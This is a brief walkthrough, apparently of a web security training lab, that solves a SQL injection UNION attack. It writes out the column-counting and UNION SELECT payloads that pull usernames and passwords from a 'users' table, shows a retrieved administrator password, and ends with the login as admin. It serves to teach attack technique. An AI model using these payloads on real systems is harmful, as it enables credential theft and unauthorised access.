Lab: SQL injection UNION attack, retrieving data from other tables

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you need to combine some of the techniques you learned in previous labs.

The database contains a different table called `users`, with columns called `username` and `password`.

To solve the lab, perform an SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.

Same pervious labs steps:

1- Know how many no.of columns (pervious labs)

'ORDER BY 3 -- in our case the error in 3 this mean we have 2 columns

2- Find columns data type (pervious labs)

UNION SELECT 'NULL', NULL—

UNION SELECT NULL, 'NULL'-

Our columns are compatible with string data

3- Retrieving data from other tables (this lab)

This lab has The database contains a different table called `users`, with columns called `username` and `password`.

So suitable payload or query for this lab is


'UNION SELECT username,password from users --

Our payload retrieved sensitive data

administrator

86xjs88a6p57ady2iffx

To solve this lab try login as admin


Congratulations, you solved the lab!
My Account
Your username is: administrator
Email

Done…